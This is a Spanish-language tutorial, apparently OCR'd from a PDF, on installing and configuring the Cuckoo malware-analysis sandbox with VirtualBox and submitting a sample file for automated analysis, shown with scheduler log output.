
Vamos a comenzar instalando nuestra propia Sandbox. Es muy sencillo, lo primero que tenemos que hacer es acceder aquí para poder descargárnosla: www.cuckoosandbox.org, Pulsamos sobre **Get Cuckoo!** Y la descargamos.



Guardamos el archivo y lo descomprimimos donde queramos.



Tendremos una carpeta llamada **cuckoo**, con el siguiente contenido:



Para poder instalar Cuckoo, tendremos que cumplir una serie de requisitos, por lo que vamos a instalar aquello necesario.

Necesitaremos tener python instalado:

sudo apt-get install python

```
$ sudo apt-get install python
```

sudo apt-get install python-sqlalchemy python-bson


```
$ sudo apt-get install python-sqlalchemy python-bson
```

O bien...

sudo pip install sqlalchemy bson

```
$ sudo pip install sqlalchemy bson
```

sudo apt-get install python-dpkt python-jinja2 python-magic python-pymongo python-gridfs python-libvirt python-bottle python-pefile python-chardet



sudo pip install jinja2 pymongo bottle pefile maec==4.0.1.0 django chardet

```
$ sudo pip install jinja2 pymongo bottle pefile maec==4.0.1.0 django chardet
```

sudo apt-get install qemu-kvm libvirt-bin ubuntu-vm-builder bridge-utils

```
$ sudo apt-get install qemu-kvm libvirt-bin ubuntu-vm-builder bridge-utils
```

Puesto a que Cuckoo usa por defecto tcpdump, lo instalaremos:

sudo apt-get install tcpdump

```
$ sudo apt-get install tcpdump
```

Le daremos acceso root, ya que lo necesita:

sudo setcap cap_net_raw,cap_net_admin=eip /usr/sbin/tcpdump


```
$ sudo setcap cap_net_raw,cap_net_admin=eip /usr/sbin/tcpdump
```

sudo apt-get install libcap2-bin

```
$ sudo apt-get install libcap2-bin
```

Una vez tengamos todo instalado, debemos de tener un programa que nos permita crear máquinas virtuales, en mi caso usaré virtualbox, que podemos descargar de su web: https://www.virtualbox.org/wiki/Linux_Downloads


Luego de tener virtualbox instalado, crearemos una máquina virtual: **(Nota, acordaos del nombre que le ponéis a vuestra máquina pues es importante).**



Una vez instalada, tenemos que instalar las guest additions de virtualbox:

Cumplidos estos pasos, debemos de instalar python en nuestra máquina virtual y/ o descargarnos Cuckoo o pasarnos el archivo **agent.py** que ya tenemos en nuestra carpeta llamanda **cuckoo**.

Lo ponemos en C:\ y lo ejecutamos.



Una vez abierto, tomaremos una imagen instantánea, esto hará que cada vez que iniciemos la máquina virtual inicie en ese estado.

Para hacer la instantánea lo podemos hacer dando click en Maquina, después en Tomar Instantánea. **También es importante recordar el nombre que le ponemos a la instantánea.**

Efectuados los pasos precedentes, haremos un **ipconfig** para saber nuestra **ip local** y cerraremos la máquina virtual **(apuntaros la ip, pues la necesitaremos más adelante).**


Para que Cuckoo funcione, tenemos que configurar unas cuantas cosas, para ello entramos a la carpeta **cuckoo**.

Accedemos a conf/cuckoo.conf para editar una cuantas líneas:

machinery = virtualbox (en mi caso virtualbox, si usáis vmware ponerlo)

ip = 192.168.1.40 (Pondremos nuestra IP)

En kali podemos saber nuestra ip usando este comando: **ip a**



Ahora accedemos en mi caso a **conf/virtualbox.conf**, si usáis vmware accederéis a vmware.conf.

ip = 192.168.1.45 (Pondremos la IP de la máquina virtual, como ya sabéis, en Windows es ipconfig).


snapshot = cuckoo (nombre de vuestra instantánea, si lo dejáis comentado cogerá la que hay actualmente).

interface = eth0 (nombre de vuestra interfaz para que nos capture el trafico).

 # resultserver_ip = 192.168.1.40 (IP de la maquina host, **opcional**)

Guardamos ambos archivos y entramos a la terminal.

Accedemos al directorio cuckoo:



Ejecutamos **python cuckoo.py**

Como vemos, se queda a la espera de que le enviemos algún archivo para que lo analice. Sin salir de esa terminal, abrimos otra (u otra pestaña con Ctrl + Shift + T)


Accedemos a utils (dentro de cuckoo):

```
blackdrake@blackdrake:~/Desktop/cuckoo$ cd utils/
blackdrake@blackdrake:~/Desktop/cuckoo/utils$
```

Ahora, vamos a enviar un fichero a nuestra máquina para que lo analice:

./submit.py ../../bot.exe (Nuestro fichero a analizar)

También podemos pasarle el archivo desde una url.



Se abrirá la virtual y se pondrá a hacer cosas (no tocaremos nada, para dejar que lo analice correctamente).

Esperamos un rato hasta que nuestra virtual acabe de analizar el archivo.

```
Success: File "/home/blackdrake/Desktop/bot.exe" added as task with ID 23
blackdrake@blackdrake:~/Desktop/cuckoo/utils$
```

```
2014-10-14 14:29:48,780 [lib.cuckoo.core.scheduler] INFO: Using "virtualbox" mac
hine manager
2014-10-14 14:29:49,607 [lib.cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2014-10-14 14:29:49,607 [lib.cuckoo.core.scheduler] INFO: Waiting for analysis t
asks...
2014-10-14 14:37:53,046 [lib.cuckoo.core.scheduler] INFO: Starting analysis of F
ILE "/home/blackdrake/Desktop/bot.exe" (task=23)
2014-10-14 14:37:53,206 [lib.cuckoo.core.scheduler] INFO: Task #23: acquired mac
hine cuckoo1 (label=cu)
2014-10-14 14:37:53,221 [modules.auxiliary.sniffer] INFO: Started sniffer with P
ID 9039 (interface=eth0, host=192.168.1.45, dump path=/home/blackdrake/Desktop/c
uckoo/storage/analyses/23/dump.pcap)
2014-10-14 14:37:58,361 [lib.cuckoo.core.guest] INFO: Starting analysis on guest
 (id=cuckoo1, ip=192.168.1.45)
```


Volvemos a nuestra antigua terminal/pestaña y verificamos que se ha analizado y nos mostrará donde está nuestro resultado:

```
2014-10-14 14:40:26,517 [lib.cuckoo.core.scheduler] INFO: Task #23: reports gene
ration completed (path=/home/blackdrake/Desktop/cuckoo/storage/analyses/23)
2014-10-14 14:40:26,650 [lib.cuckoo.core.scheduler] INFO: Task #23: analysis pro
cedure completed
```


En mi caso está en /home/blackdrake/desktop/cuckoo/storage/analyses/23

Una vez ahí, veremos varios archivos y carpetas, accedemos a reports y ahí abrimos el archivo report.html


Y ahí tenemos nuestro resultado:




También podemos subir nuestro archivo vía web, para hacer eso, tenemos que en vez de utilizar el submyt.py, usaremos web.py



Accedemos a la dirección que nos muestra... Visualizaremos algo como esto:





